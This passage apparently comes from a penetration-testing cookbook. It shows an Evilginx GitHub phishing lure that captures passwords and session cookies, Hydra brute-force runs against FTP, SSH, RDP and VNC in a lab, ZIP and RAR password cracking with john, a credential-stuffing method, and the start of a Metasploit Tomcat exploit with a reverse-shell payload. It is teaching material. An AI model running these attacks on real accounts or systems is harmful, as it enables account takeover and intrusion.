[16:56:02] [inf] phishlet 'github' hostname set to: github.test.local
[16:56:02] [inf] disabled phishlet 'github'
: phishlets enable github
[16:56:13] [inf] enabled phishlet 'github'
: phishlets
```

phishlet	status	visibility	hostname	unauth_url
example	disabled	visible		
github	enabled	visible	github.test.l...	

```
: █
```

Figure 9.26 – phishlets config

9. Now configure the lure and make note of the lure URL shown in the output:

```
lures create github
lures (identify the id of the lure associated with github)
lures get-url 1 (substitute the lure ID for github)
```

```
: lures create github
[16:57:05] [inf] created lure with ID: 0
: lures
```

id	phishlet	hostname	path	redirector	redirect_url	paused	og
0	github		/ItmbAMrL				—

```
: lures get-url 0
https://github.test.local/ItmbAMrL
: █
```


Figure 9.27 – Lures config

10. Open a new terminal window and add `github.test.local` as shown:

```
sudo nano /etc/hosts
```

11. Add the entry, then save and exit nano using the following:

```
127.0.0.1 github.test.local
```



```
kali@kali: ~
Session Actions Edit View Help
GNU nano 8.6 /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
127.0.0.1 github.test.local
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Figure 9.28 – nano /etc/hosts

#### Tip



For demonstration purposes, we will be using the browser of the Kali machine; therefore, we can just use the loopback address. In a real-world scenario, you would have this IP address registered in the DNS, or you would be spoofing the DNS to return this.

12. Close this terminal window. Ensure you leave the **Evilginx** terminal window open.
13. Open your web browser and navigate to the URL identified in *step 9*. Accept the security risk of the certificate.

#### Tip



When not in developer mode, a valid certificate would be obtained through **Let's Encrypt**.



14. You will be presented with a GitHub login page (it's a bit off – as I mentioned, work would be required to make it appear realistic).




Figure 9.29 – GitHub login page

15. Log in with your username, password, and second factor.
16. Looking back at the **Evilginx** terminal window, you will see the login information and validation of the token interception:




Figure 9.30 – Evilginx captured information

17. You can also review this information by entering the following:  
sessions (note the ID of the session you just recorded)
18. View the captured session using sessions 3.

19. Under the cookies information is the captured session information that you can use to craft a cookie that identifies you as the authenticated user, thereby allowing you into GitHub.
20. You may now exit and close the terminal window.

## How it works...

Evilginx can mimic a website to spoof a user into believing that they are logging into the authentic site. With a little work, a registered pseudo domain, and an obtained certificate, a user would not recognize (without inspecting the URL) that they are not on the real site. As the user logs in, Evilginx captures the username and password, but more importantly, the token information for an authentication cookie that will allow you access to this user's account. Evilginx provides redirects so the user would actually see all of the GitHub information even after logging in.

## See also...

Evilginx also has a commercial version called Evilginx Pro, which is more advanced. You can review it here: <https://evilginx.com/>.

## Cracking FTP/Telnet/SSH passwords

In this recipe, we will demonstrate how you can obtain credentials using common protocols by systematically testing login credentials against those protocols.

## Getting ready...

We need the following to complete this recipe:

- A Kali Linux VM, up and operational
- A Metasploitable Ubuntu VM, up and operational

## How to do it...

1. In Kali, open a terminal window.
2. To speed up the exercises, we will create our own lists of users using the following:

```
cd
nano users.txt
```

Add the following users:

```
admin
root
bee
vagrant
han_solo
leia_organa
c_three_pio
boba_fett
kylo_ren
ldapadmin
```

3. Save and exit nano.
4. Now, let's create our own password list.

```
nano passwords.txt
```

Add the following passwords:

```
admin
money
monkey123
vader
help_me_obiwan
vagrant
the_force
ldap123
bug
pr0t0c0l
monkey
pass1234
```

5. Save and exit nano.

## Cracking FTP passwords

1. From a Kali terminal window, launch hydra using your custom word lists and substitute the IP address of your Ubuntu machine in the code shown here:

```
cd
hydra -L users.txt -P passwords.txt ftp://192.168.92.4

(kali㉿kali)-[~/crack]
$ hydra -L users.txt -P passwords.txt ftp://192.168.92.4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military
binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-04 17:15:46
[DATA] max 16 tasks per 1 server, overall 16 tasks, 120 login tries (l:10/p:12), ~8 t
[DATA] attacking ftp://192.168.92.4:21/
[21][ftp] host: 192.168.92.4 login: vagrant password: vagrant
[21][ftp] host: 192.168.92.4 login: leia_organa password: help_me_obiwan
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-04 17:15:49

(kali㉿kali)-[~/crack]
$
```

Figure 9.31 – Hydra FTP

As you can see in *Figure 9.31*, we were able to find usernames and passwords.

2. You can use hydra with wordlists as well, as shown here:

```
hydra -L users.txt -P /usr/share/wordlists/rockyou.txt
ftp://192.168.92.4
```

3. If any passwords in the rockyou file matched any of the users in the users file, they would be displayed as well.

## Cracking LDAP passwords

1. We do not have a suitable target for LDAP in our lab, but I wanted to show you the command, so you get a feel for the options. If you have access to an environment where you could test ldap, feel free to test against that environment.
2. From a Kali terminal window, enter the following:

```
cd
hydra -L users.txt -P passwords.txt ldap2://<IP ADDRESS>
```

3. This would launch the attack against LDAP using your word list and target IP address.

## Cracking Telnet passwords

1. We do not have a suitable target for Telnet in our lab, but I wanted to show you the command, so you get a feel for the options. If you have access to an environment where you could test telnet, use that environment. I am targeting one of my internal devices that supports telnet.

I created a file with my username and password in it for demonstration purposes, called `special.txt`.

2. From a Kali terminal window, enter the following:

```
cd
hydra -L special.txt -P special.txt telnet://<IP ADDRESS>
```

```
(kali㉿kali)-[~/crack]
└─$ hydra -L users.txt -P passwords.txt ssh://192.168.92.4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military
or secret service organizations, or for illegal purposes (this is non-binding, thes
e *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-04 17:17:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommend
ed to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 120 login tries (l:10/p:12), ~8 t
ries per task
[DATA] attacking ssh://192.168.92.4:22/
[22][ssh] host: 192.168.92.4 login: vagrant password: vagrant
[22][ssh] host: 192.168.92.4 login: leia_organa password: help_me_obiwan
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-04 17:17:58

(kali㉿kali)-[~/crack]
└─$
```

Figure 9.32 – Hydra telnet

3. The output will show you a hit on the username and password.

## Cracking SSH passwords

1. From a Kali terminal window, enter the following:

```
cd
hydra -L users.txt -P passwords.txt ssh://192.168.92.4
```

```
(kali㉿kali)-[~/crack]
$ hydra -L users.txt -P passwords.txt ssh://192.168.92.4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-04 17:17:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 120 login tries (l:10/p:12), ~8 tries per task
[DATA] attacking ssh://192.168.92.4:22/
[22][ssh] host: 192.168.92.4 login: vagrant password: vagrant
[22][ssh] host: 192.168.92.4 login: leia_organa password: help_me_obiwan
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-04 17:17:58

(kali㉿kali)-[~/crack]
$
```

Figure 9.33 – Hydra SSH

As you can see, our attack has successfully uncovered the credentials.

## How it works...

Hydra is an extremely robust and efficient tool for cracking accounts. In this case, we shortcut the operation by using a custom word list.

## See also...

More information on Hydra can be found at <https://www.kali.org/tools/hydra/> and <https://github.com/vanhauser-thc/thc-hydra>.

## Cracking RDP passwords

In this recipe, you will examine the common mistakes that leave **Remote Desktop Protocol (RDP)** services susceptible to password attacks. By using a user and password file, we will iterate through the combinations in the hope of finding a match. This is a common method attackers use to gain unauthorized control of remote desktops.

## Getting ready...

We need the following to complete this recipe:

- A Kali Linux VM, up and operational
- A Metasploitable Windows VM, up and operational

## How to do it...

1. We will be using the username and password list from the previous recipe.
2. Log in to your Windows VM.
3. Open **Control Panel | Administrative Tools | Services** and ensure that Remote Desktop is running. If it is not, start the service.




Figure 9.34 – Remote Desktop enabled

4. Add a user to the RDP group: **Control Panel | Computer Management | Local Users and Groups | Groups | Remote Desktop Users**.




Figure 9.35 – Remote Desktop Users group

5. Select **Add**.




Figure 9.36 – Add user

6. Type in `vagrant`, then select **OK** to close the **Select Users** dialog box. Then click **Apply** and **OK**.





Figure 9.37 – Add vagrant

7. Open a terminal window in Kali Linux and enter the following, substituting the appropriate IP address of the Windows VM:

```
cd
hydra -L users.txt -P passwords.txt rdp://192.168.92.5
```



You will see that we were able to identify a valid login for RDP.



```

kali@kali: ~/crack
Session Actions Edit View Help

(kali@kali)~[~/crack]
$ hydra -L users.txt -P passwords.txt rdp://192.168.92.5
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use it
y or secret service organizations, or for illegal purposes (this is non-bind
e *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-04 17
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to
he number of parallel connections and -W 1 or -W 3 to wait between connectio
w the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connect
[WARNING] the rdp module is experimental. Please test, report - and if possi
[DATA] max 4 tasks per 1 server, overall 4 tasks, 120 login tries (l:10/p:12
ies per task
[DATA] attacking rdp://192.168.92.5:3389/
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[STATUS] 11.00 tries/min, 11 tries in 00:01h, 109 to do in 00:10h, 4 active
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] host: 192.168.92.5 login: vagrant password: vagrant
[ERROR] freerdp: The connection failed to establish.
[STATUS] 36.50 tries/min, 73 tries in 00:02h, 47 to do in 00:02h, 4 active

```

Figure 9.38 – Found vagrant

8. You may now close the terminal window and the Windows VM.

## How it works...

After ensuring that RDP is enabled and a user is added to the remote access group, we launch Hydra to attack RDP with a username and password list.

## See also...

More information on Hydra can be found at <https://www.kali.org/tools/hydra/> and <https://github.com/vanhauser-thc/thc-hydra>.

## Cracking VNC passwords

In this recipe, we will explore how **Virtual Network Computing (VNC)** services are susceptible to password attacks. You'll use a dictionary-based attack, underscoring how attackers gain unauthorized control of VNC.

### Getting ready...

You need the following to complete this recipe:

- A Kali Linux VM, up and operational

### How to do it...

1. We will be using the username and password list from the previous recipe. Our target machines do not have VNC on them, so we will run this against our own Kali machine as a test.
2. Let's install VNC. From a terminal window enter the following:

```
cd
sudo apt update
sudo apt install tightvncserver
```

3. Start the VNC server using the following:

```
vncserver
```

Then enter a password (pass1234).

Reenter the password (pass1234).

Enter n when asked for a view-only password.

4. If VNC was previously installed and started it will not ask for the password. To set a new password enter the following:

```
vncpasswd
```

Enter a password (pass1234).

Reenter a password (pass1234).


Enter n when asked for a view-only password.

```
vncserver -kill :1
vncserver -kill :2
vncserver
```

5. Let's use Hydra again to crack our password on VNC. Substitute your Kali Linux IP address into the following:

```
hydra -P passwords.txt -s 5901 192.168.92.3
```

6. You will see Hydra was able to discover our password for VNC.



```
kali@kali: ~/crack
Session Actions Edit View Help

(kali@kali)-[~/crack]
$ hydra -P passwords.txt -s 5901 192.168.92.3 vnc
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-04 17:38:32
[WARNING] you should set the number of parallel task to 4 for vnc services.
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 12 tasks per 1 server, overall 12 tasks, 12 login tries (l:1/p:12), ~1 try per task
[DATA] attacking vnc://192.168.92.3:5901/
[5901][vnc] host: 192.168.92.3 password: pass1234
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-04 17:38:43

(kali@kali)-[~/crack]
$
```

Figure 9.39 – VNC password found

7. You may now close your terminal window.

## How it works...

Upon installing VNC, we could launch a password attack against the VNC server. For the example here, VNC only used a single-factor authentication of just the password.

## See also...

More information on Hydra can be found at <https://www.kali.org/tools/hydra/> and <https://github.com/vanhauser-thc/thc-hydra>.

## Cracking ZIP/RAR files

In this recipe, you will explore how to recover passwords protecting archived files such as RAR or ZIP. You'll use both brute-force and dictionary methods to crack these archives.

## Getting ready...

You need the following to complete this recipe:

- A Kali Linux VM, up and operational

## How to do it...

Open a terminal window in Kali.

### Zip files

1. Create a text file to encrypt and zip it with a password and delete the original message using the following:

```
cd
echo "this is a secret zip file" > secret_z.txt
zip --password lsdg54 secret.zip secret_z.txt
rm secret_z.txt
```

2. Now we have to extract the hash for the file so we have something we can brute-force. Use the following:

```
zip2john secret.zip > secret.hash
```

```
(kali@kali)-[~]
$ zip2john secret.zip > secret.hash
ver 1.0 efh 5455 efh 7875 secret.zip/secret_z.txt PKZIP Encr: 2b chk, TS_chk, cmplen=
44, decmplen=32, crc=2EF43CDD ts=8CFD cs=8cfd type=0
(kali@kali)-[~]
$
```

Figure 9.40 – zip2john



#### Tip

ZIP files use relatively weak encryption; the shortcut is to customize the attack accordingly.

3. Launch the brute force as shown here:

```
john --incremental=LowerNum --max-length=6 secret.hash
```

**Tip**

incremental has several modes of operation. In this case, we are telling it to only use lowercase letters and numbers. We further tell it that the max password length is 6 to help with the attack.

4. As you can see, we discovered our password.

```
(kali㉿kali)-[~]
$ john --incremental=LowerNum --max-length=6 secret.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
lsdg54 (secret.zip/secret_z.txt)
1g 0:00:01:10 DONE (2025-11-04 17:44) 0.01411g/s 17957Kp/s 17957Kc/s 17957KC/s lsuqfb
..lsmzxc
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~]
$
```

Figure 9.41 – John ZIP

5. Let's test it. Enter the following:

```
unzip secret.zip
```

Now enter the password you discovered and you will see the message.

```
cat secret_z.txt
```

```
(kali㉿kali)-[~]
$ john --show secret.hash
secret.zip/secret_z.txt:lsdg54:secret_z.txt:secret.zip::secret.zip

1 password hash cracked, 0 left

(kali㉿kali)-[~]
$ unzip secret.zip
Archive: secret.zip
[secret.zip] secret_z.txt password:
 extracting: secret_z.txt

(kali㉿kali)-[~]
$ cat secret_z.txt
"this is a secret zip file"
```

Figure 9.42 – zip extract

## RAR files

1. Start by installing RAR:

```
cd
sudo apt install rar
```

2. Create a text file to encrypt and rar it with a password, and delete the original message using the following:

```
cd
echo "this is a secret rar file" > secret_r.txt
rar a -pmonkey passprotected.rar secret_r.txt
rm secret_r.txt
```



### Tip

RAR, by default, uses a stronger encryption algorithm than ZIP files.

3. Now extract the hash:

```
rar2john passprotected.rar > rar.hash
```

4. Now run john using the wordlist we created earlier, in *Cracking FTP/Telnet/SSH passwords*.

```
john -w ~/passwords.txt rar.hash
```

5. As you can see, we have discovered the password.

```

kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
$ cd

(kali@kali)-[~]
$ john -w ~/passwords.txt rar.hash
Using default input encoding: UTF-8
Loaded 1 password hash (RAR5 [PBKDF2-SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with wordlist:/usr/share/john/password.lst
Press 'q' or Ctrl-C to abort, almost any other key for status
monkey (passprotected.rar)
1g 0:00:00:00 DONE (2025-11-04 17:51) 4.000g/s 512.0p/s 512.0c/s 512.0C/s helpme..john
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~]
$

```

Figure 9.43 – John RAR

6. Now you can test it by extracting the file as we did previously.

## How it works...

In both examples, we had to extract the hash file from the file itself, to run `john` against. In the case of the ZIP file, we were able to use a brute-force attack within a reasonable amount of time. In the case of RAR files, we used a wordlist, as a brute-force attack would have taken a significantly long amount of time.

## Stuffing credentials

In this recipe, you will uncover how attackers recycle stolen credentials from one breach to compromise multiple accounts. This is more of a methodology than a technical recipe, in which we will discuss how it works. You would apply this recipe in building username and password lists in other recipes in this book.

## Getting ready...

You need the following to complete this recipe:

- A Kali Linux VM, up and operational

## How to do it...

1. Credential stuffing will typically rely on a breach of one site. In some ways, we have been doing this as we discover usernames and passwords, and we add them to our lists that we use for targeting services.
2. Credentials can be obtained in a few different ways.
  - You breached a service and were able to obtain its username and password files
  - You purchased or obtained the credentials from the dark web
  - A wordlist was built from breached passwords (many wordlists are built like this, but they don't contain the usernames)
3. Often, this will require access to the dark web through Tor or Tor Browser.
4. Once you have obtained your lists of usernames and passwords, these will be formatted in a combined manner. The file will be formatted as `username:password`.
5. You would then take that file and use it as the basis of an attack against common services such as Facebook, Google, LinkedIn, Microsoft, X, and so on.

6. If you were to use Hydra, you would use the `-C` option, pointing to the combined file, as shown here:

```
hydra -C combined_file.txt <SERVICE>
```

7. Take this skillset and apply it to the prior recipes.

## How it works...

Credential stuffing does not rely on guessing passwords. It's designed to take valid usernames and passwords from one system and try them on others. This relies on the fact that users often reuse passwords. Further, more and more services rely on email addresses for usernames, so it's easy to gain at least half of the login credentials.

## See also...

A couple of interesting articles regarding credential stuffing can be read at [https://owasp.org/www-community/attacks/Credential\\_stuffing](https://owasp.org/www-community/attacks/Credential_stuffing) and <https://www.cloudflare.com/learning/bots/what-is-credential-stuffing/>.

### Get This Book's PDF Version and Exclusive Extras

Scan the QR code (or go to [packtpub.com/unlock](https://packtpub.com/unlock)). Search for this book by name, confirm the edition, and then follow the steps on the page.

*Note: Keep your invoice handy. Purchases made directly from Packt don't require one.*

UNLOCK NOW







# 10

## Climbing the Ladder: Mastering Privilege Escalation

In this chapter, you will learn about a critical phase in penetration testing that focuses on transitioning from a compromised low-privilege account to full administrative or root-level control over a target system. This chapter provides a hands-on exploration of the techniques and vulnerabilities attackers exploit to elevate privileges in both Windows and Linux environments. Through a series of practical recipes, you'll learn how to recognize exploitable misconfigurations, leverage vulnerable services and applications, and chain together multiple exploits to break through privilege boundaries.

The chapter begins by examining common privilege escalation vectors in Windows, such as application flaws and weak service configurations, before moving on to multi-stage chaining attacks that reflect real-world red team scenarios. We then turn to Linux-based systems, demonstrating both direct root-level escalation and advanced chaining techniques that build on initial footholds. Whether you're exploiting a vulnerable `setuid` binary, bypassing UAC in Windows, or combining kernel exploits with enumeration tools in Linux, this chapter equips you with the mindset and methods to systematically climb the escalation ladder.

The following recipes will be covered in this chapter:

- Exploiting applications in Windows to gain elevated privileges
- Exploiting services in Windows to gain elevated privileges
- Chaining exploits in Windows to gain elevated privileges
- Exploiting privilege escalation in Linux – non-root

- Exploiting chained privilege root escalation in Linux
- Exploiting chained privilege identification and escalation

## Technical requirements

We will be using the Kali Linux, Ubuntu, and Windows Metasploitable3 VMs.

## Exploiting applications in Windows to gain elevated privileges

In this recipe, you will learn how vulnerabilities in Windows applications, especially those running with elevated privileges, can be exploited to escalate access from a standard user to an administrative context. This recipe demonstrates how seemingly benign software can serve as a gateway to system-level access when exploited correctly.

### Getting ready

We need the following to complete this recipe:

- A Kali Linux VM that is up and operational
- A Windows Metasploitable VM that is up and operational

### How to do it...

1. Open a terminal window.
2. Start Metasploit by entering `sudo msf6 run`.
3. We will attack Apache Tomcat on the Windows VM via an insecure username and password. Use the following:

```
use exploit/multi/http/tomcat_mgr_upload
set RHOST 192.168.92.5 (IP Address of Windows VM)
set RPORT 8282
set HTTPUSERNAME sploit
set HTTPPASSWORD sploit
set TARGET 1
```



#### Tip

Some exploits have specific targets that can be engaged. To review the available targets, you can enter `show targets` with the exploit loaded.

```
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.92.3 (Kali IP)
set LPORT 4444
run
```

4. You will see that the attack was successful and opened a new Meterpreter session.

```
msf > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.92.5
